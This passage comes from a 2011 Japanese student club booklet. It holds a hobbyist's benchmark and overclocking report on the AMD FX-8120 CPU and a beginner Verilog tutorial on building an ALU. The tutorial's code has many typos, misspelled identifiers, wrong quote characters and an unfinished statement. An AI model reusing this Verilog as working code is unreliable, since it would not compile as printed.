と、書いた所で[*7]、ふと思い付きで、メモリを 4 本から一気に抜いて 1 本にしてみた。……動いた。結局、4GB モジュールのメモリ 2 本刺しまで安定して動作することを確認した。4 本刺しの場合、定格動作なら動作するようにもなったが、オーバークロックを行うとたちまち 4 本では動作しなくなってしまった。

PhenomII では問題なかったあたり相性なのだろうか…。それとも CPU 側のメモリコントローラが悪いのだろうか。どちらにせよさらなる検証が必要だろう。

図 1　とうとうお目にかかる FX の刻印




図 2　圧巻の 8 コアタスクマネージャ

さて、一応とはいえ無事に起動はしたので、性能はどうであるのか確認したい。各所からレビューが出回っており、ほぼ予想は付いているのであるが、自分も少し試してみたい。比較対象は今まで使っていたシステムである。構成は以下にまとめてある。なお、FX-8120 のオーバークロックでは Turbo は切ってある。

表 1　テスト環境構成

CPU	PhenomIIX2 555@4core+3.8GHz	FX-8120@定格	FX-8120@4GHz	FX-8120@4.12GHz
M/B	970A-G45			
メモリ	TEAM 製 DDR3-1333 4GBx4(16GB)	TEAM 製 DDR3-1333 4GBx2		
HDD	Western Digital WD5000AAKX			
CPU クーラー	サイズ KABUTO		サイズ APSALUS120	

*7 動作実験をしながら記事を書いてた

図 3　PhenomII の CPU-Z 画面




図 4　FX-8120@4.3GHz の画面。まだ正確にきちんと表示できてない

6　その結果とは

テスト内容は、時間の関係上、定番である「Super Pi」「CineBench R11.5」「x264」のみとした。「Super Pi」では 104 万桁の計算にかかる時間、「CineBench」では 1CPU と xCPUs、「x264」では、ソフトウェア「aviutil」を用い約 1 分半の TS 映像を H264 形式へエンコードした時の時間を計測した。ソース映像には 2011 年秋季アニメ「シーキューブ」の OP[*8]を用いている。なお、aviutil の x264 は最新版に差し替えてある。

CPU	PhenomIIX2 555@4core+3.8GHz	FX-8120@定格	@4GHz	@4.12GHz
Super Pi	18 秒	23 秒	21 秒	21 秒
CineBench R11.5(1CPU)	1.12	0.90	0.98	1.00
CineBench R11.5(xCPUs)	4.34	5.02	6.44	6.70
x264	4 分 10 秒	3 分 36 秒	2 分 58 秒	おちた

さて、結果を見る限り、まず最初に目に付くのはやはり K10 系コアと比べてシングルスレッド性能に劣ってしまう所だろう。各所では比較対象として 1100T が用いられているところだが、今回は 4 コアとの比較なので、マルチスレッド処理にはなんとも言いがたい部分がある。言い方としては、4 コア CPU からの比較であれば、それなりの向上が見られる、というべきだろうか。『4 モジュール 8 コアじゃなくて、4 モジュール 8 スレッドだろ』というどこかで聞いたツッコミもあるように、こいつは整数演算器こそコアごとに積んでいるが、浮動小数演算器は 2 コアで共有なのだ。つまり半分。実質 4 コア…ゲフンゲフン。　ちなみに、シングルスレッド性能を測っている間は、定格動作の場合クロックはきちんと 4GHz まで上がっていた。

シングルスレッド性能はやはりといったところだが、マルチスレッド性能はどうだろうか。「Cinebench」の xCPUs の結果からすると、向上幅は 0.7pt ほどである。これはお世辞にも良いとは言えない。むしろ 8 コアでこれはどうしてこうなったとしか言いようがない。x264 はというと、30 秒強の向上が見られており、「そこそこ早くなった」とは言えそうだ。

「オーバークロックしてください」と公式ですら暗に言っていたように、オーバークロックをしてみよう。というか、オーバークロックなしにどうしてわざわざ最上位でなく下位製品を買ったのか。構造上、クロックは上がりやすいはずなので、最低でも 4GHz で常用できるレベルになりたいものだ。

というわけで、オーバークロックを試みた結果だが、結果として思ったよりクロックが向上しなかった。原因は CPU クーラーの冷却性能が足りないせいである部分も大きいのだが…、やはりこいつをしっかり冷やせるのは高価でハイエンドなクーラー[*9]しかないのだろう。もっともこれでもリテールよりは相当マシなのだが。コア数で勝負しているだけあって、100MHz クロックが変わ

*8 割と気に入っている
*9 誰かよく冷えるクーラーください

るだけで、ベンチマーク結果が面白いほど変化するのはなかなか面白かった。4GHz、4.12GHz で動作させた時の結果を載せてある。それ以上のクロックでは 4.34GHz を記録したものの、起動のみでベンチマークはまともに走らなかった。残念ながら自分の環境ではこれ以上クロックを上げることは出来なかった。

4GHz で動作させた結果であるが、やはりマルチスレッド処理の向上幅がとても大きいのがよく分かる。特に、x264 処理は 3 分を切る結果となった。また、4.12GHz で動作させたときは CineBench の xCPUs で 6.70pt と、4 コアユーザーからすれば悪くない結果[*10]を出している。しかしながら、4.12GHz 動作時は x264 でのテストは完走しなかった。数回試行したが、負荷が大きく落ちてしまうか、排熱が追いつかずクロックが下がってしまうなどしてまともな結果が得られなかった。どちらにせよ、とてもこのクロックでの常用はできそうにない。

一方のシングルスレッド性能はといえば、パイ焼き結果から分かるように、クロックの向上幅からすればあまりスコアは伸びなかった。CineBench では 4.12GHz 動作時でやっと 1.00pt の大台に乗った程度であり、これでも K10 コアにはまだまだ程遠い。とはいえ、1.00pt に乗せることができたのは良かった。

7　最後に

この度、記事としてこの CPU のお葬式記事を書いた。が、購入に踏み切ったことで急いで人柱記を追記した次第である。Bulldozer コアの FX シリーズは、初めは前評判から自分でも一応は見送り、次期コアのものを購入する予定だった。しかし、こうして購入し、人柱としての経験ができるのはとても貴重なことであるし、マシンを弄っていて久しぶりにとても楽しいものとなった。メモリ周りの機嫌がとても悪く、なかなか苦労する石[*11]だが、その分とても遊べる CPU でもある。

しかしながら、現在 6 コアの PhenomII から乗り換えるほどのメリットはないし、新規で組むにしても、こちらへの食指が動きづらいのは仕方がないことだろう。手元にワットチェッカーが無かったので、いかに爆熱で電気食いか測定することは叶わなかったが、オーバークロック時に熱暴走の挙動で何度も落ちたので、いかに電気を食うのか想像にたやすい。

とはいえ、x264 のようなマルチスレッドにはそこそこの効果を発揮するので、動画のエンコードといった用途には向いている。実際、アニメのエンコードを頻繁にする自分にとっては向いているのだろう。エンコードみたいな作業をする、INTEL なんて絶対に使いたくないといった AMDer には選択肢に入るのではなかろうかとは思う。だがしかし、もう少しコアあたりの性能、全体の性能は良くならなかったのだろうかと思ってしまう程度には残念なことには変わりないので、やはり今回の記事においてお葬式というのは間違っていないだろう。追記前部分でも書いたように、次期 Bulldozer で改善されることを願いたい。

---

*10 あくまで 4 コアユーザーからの視点

*11 ツンデレだけどデレるととてもお熱い子だと思えば可愛いものだ

ゲン・ゴー（機械記述言語３２ kcol）

suima8

はじめに

「機械言語を理解できたよ！お兄ちゃん！」と妹が言ってきたときに兄としてどう反応すれば良いでしょうか？部屋に置いてある適当なプロセッサーのデータシートを渡して、ハンドアセンブルさせて見ましょう。未知のプロセッサーと出会ってもデータシートを読んでオペコードマップ、アドレッシングモード、レジスタフィールドを読み解いてアセンブリ言語のソースリストを手作業で機械語に変換できる妹が私は欲しい。画面から出てきて欲しい。

1　ハードウェア記述言語

今回の目的は CPU の中核である ALU を構築することです。初めに妹がどうとか言いましたが、あれは読者の関心を引くためのもので、ここから先は真面目に書きます。

1.1　Verilog

今回仕様する Velirog は VHDL と並んで世界中で用いられているハードウェア記述言語です。ハードウェア記述言語はプログラムを書く様にデータの流れと記憶のタイミングを記述することでディジタル回路を設計することができます。実際のチップやプログラム可能な IC である FPGA 上に設計した論理回路を配置、配線が可能ですが、今回は方法は紹介できません。興味が沸いた方は各自で調べてください。私に直に聞いてくれても大丈夫です。また、私は Linux(だいたいのディストリ) と windows の環境で Icarus Verilog と GTKWave を使用して今回のプログラムを動かしました。HAIKU ではうまくうまくできませんでした。
では早速、加速器を記述してみます。

```
/* 1 bit adder */
moule adder ( input a, b, output y );
assign y = a + b ; //add a b
endmodule
```

Verilog では 1 つのまとまりを持った回路をモジュールと呼びます。モジュールの名前と入出力を定義し、終わりは endmodule とします。プログラムだと分かりにくいので、ブロック図にします。a,b,2 つのデータ入力とコマンド入力 s、出力として y を持っています。a,b が input、y が output、 s が add 命令になります。




図 1　ALU のモデル

これを adder.v など、好きな名前で保存してください。拡張子は.v が一般的ですね。次にこれをシミュレートします。そのためにテストベンチを書きます。はい。これが厄介で、Verilog でどんな簡単なモジュールを書いても、テストベンチが書けないとシミュレーションできません。でも、ソースコードを眺めると何となく分かると思います。

```
/* test bench */
'timescale 1ns/1ps

module test;
   parameter STEP = 10;
   reg ina, inb;
   wire outs;
   adder adder_1(.a(ina), .b(inb), .y(outy));
   initial begin;
      $ dumpfilea("dder.vcd");
      $ dumpfile(0, adder_1);
      ina <= 1'b0;
      inb <= 1'b0;
     # STEP
      $ display("a:% b b:% b s:% b", ina, inb, outy);
      ina <= 1'b0;
      inb <= 1'b1;
     # STEP
      $ display("a:% b b:% b s:% b", ina, inb, outy);
      ina <= 1'b1;
      inb <= 1'b0;
     #STEP
      $ display("a:% b b:% b s:% b", ina, inb, outy);
      ina <= 1'b1;
      inb <= 1'b1;
     # STEP
      $ display("a:% b b:% b s:% b", ina, inb, outy);
      ina \<= 1'b0;
      inb <= 1'b0;
     $finish;
  end
endmodule
```

書けたでしょうか？では GTKWave でシミュレーションしましょう。IcarusVerilog を仕様しているとして

```
iverilog test.v adder.v -o adder
```

ではシミュレートを実行しましょう。

```
vvp adder //実行

a:0 b:0 s:0
a:0 b:1 s:1
a:1 b:0 s:1
a:1 b:1 s:0
```

次に波形を見てみましょう。テストベンチでダンプしたファイルの指定して立ち上げてください。

```
gtkwave adder.vcd
```

どうでしょうか。波形は表示されたでしょうか？本当は FPGA から出力されたものをオシロスコープで見たいものです。

1.2　ALU の実装

さあ！ALU を実装！の前に少し ALU についての補足をします。先程実装した ALU ですが、X ＋ Y は計算できますが、X ＋ Y ー W ＋ Z はどのように実装すれば良いでしょうか？以下の図のように数を増やせばこの計算ができますね。




図 2　ALU のモデル

ただし、これでは式が長くなると、どんどん ALU の数も増えていきます。そこで数を記憶しておく補助を設けます。これをレジスタと言い、アキュムレータと呼ばれるシステムです。皆さんが電卓を使うときに無意識にこのアキュムレータの考え方を使っていますね。




図 3　簡単なデータパス

これでかなりの計算が出来るようになりましたが、この様な計算はどうでしょう。
(SL X)+(SL Y)
SL は 1 ビット左シフトという意味です。結果を取っておく場所が必要になります。そこでメモリを使います。俗に言うノイマン型コンピュータとかいうやつです。




図 4　メモリ付きデータパス

つまり、これが CPU です。簡単ですね！では ALU をサクッと実装していきます。
1 ビットではあんまりなのでビット数を拡張することにします。ちなみにハードウェアで拡張するとは廃船を何本か束にして扱うことが多いです。これを BUS(バス) と呼びます。Verilog ではブラケットでくくって、MSB(最上位ビット)：LSB(最下位ビット) の形でその範囲を表します。今回は簡単のために LSB を常に 0 とし、入出力 16bit、コマンド 3bit の ALU にします。

```
module alu(
   input [15:0] a,b,
   input [2:0] com,
   output [15:0] y);
```

com	出力	記号
ooo	a	THA
001	b	THB
010	a AND b	AND
011	a OR b	OR
100	a を 1bit シフト	SL
101	b を 1bit シフト	SR
110	a+b	ADD
111	ab	AUB

これを verilog で記述すれば以下のようになる

```
assign y = com=='3b000 ? a:
           com=='3b001 ? b:
           com=='3b010 ? a & b:
           com=='3b011 ? a | b:
           com=='3b100 ? a<<1:
           com=='3b101 ? a>>1:
```

ここで、コードにマジックナンバー (3'b000 とか 15:0) を直接か書かない方が良いので、define で定義して完成です。

```
'define DATA_W 16
'define SEL_W 3
'define ALU_THA 'SEL_W'000
'define ALU_THB 'SEL_W'b001
'define ALU_AND 'SEL_W'b010

module alu (
   input ['DATA_W-1:0] a, b,
   input['SEl_W-1:0] s,
   output['DATA_W-1.0] y);
   assign s ='ALU_THA ? a:
          s ='ALU_THB ? b:
          s ='ALU_AND ? a & b: a+ b;
```

この回路のテストベンチは省略するが、1bit の時のものを参考に作れるので、頑張ってください。きっと命令したときに出力波形がこれでもう ALU が実装出来ちゃいましたよ！CPU 恐るに足りず。ですね。この後の発展としてはデータパスを仕様して、レジスタ、メモリの拡張です。興味がある方はぜひやってみください！

2 最後に


中途半端なところで終わってしまいました。本当は最初から最後 (アーキテクチャ作成) まで書きたかったのですが仕方ないです。ハードウェアを知らなくてもプログラミングが出きるし携帯電話使える時代ですが、ぜひハードウェアの方も目を向けてあげてください。

hyakumangoku 百萬石

毎年度 春、秋に発行！
MMA 公式活動情報誌！

●バックナンバーのご紹介

● 2011 年春号



● 2010 年秋号

● 2010 年春号

バックナンバーは MMA のウェブサイトにてご覧になれます。

http://wiki.mma.club.uec.ac.jp/Booklet

hyakumangoku
Autumn 2011


発行 / 電気通信大学 MMA
〒 182-8585
東京都調布市調布ヶ丘 1-5-1
サークル会館 ２階

２０１１年１１月１８日　初版第１刷発行
表紙デザイン /hiro1357
写真 /thunder_lab, sanjigen
著　者 /alstamber, aru, hayakawa, hiro1357, kakakaya, menonu, mernao, nomeaning, noy, suima8, thunder_lab, wataj, yamazaki, ytoku
編集 /clear, hiro1357, nomeaning
印刷所 / 電気通信大学 MMA

本書の一部または全部を著作権法の定める範囲を超えて無断で複写 , 複製 , 転載することを禁止します。

MMAぶっかへ～

第9～10号



hyakumangoku

Autumn 2011

発行人 /MMA　編集 /clear, hiro1357, nomeaning　２０１１年１１月１８日発行
発行 / 電気通信大学 MMA　〒 182-8585　東京都調布市調布ヶ丘 1-5-1　サークル会館 2 階
デザイン / hiro1357　写真 /thunder_lab, sanjigen

TAKEFREE

http://wiki.mma.club.uec.ac.jp

印刷 / 電気通信大学 MMA
Printed in Japan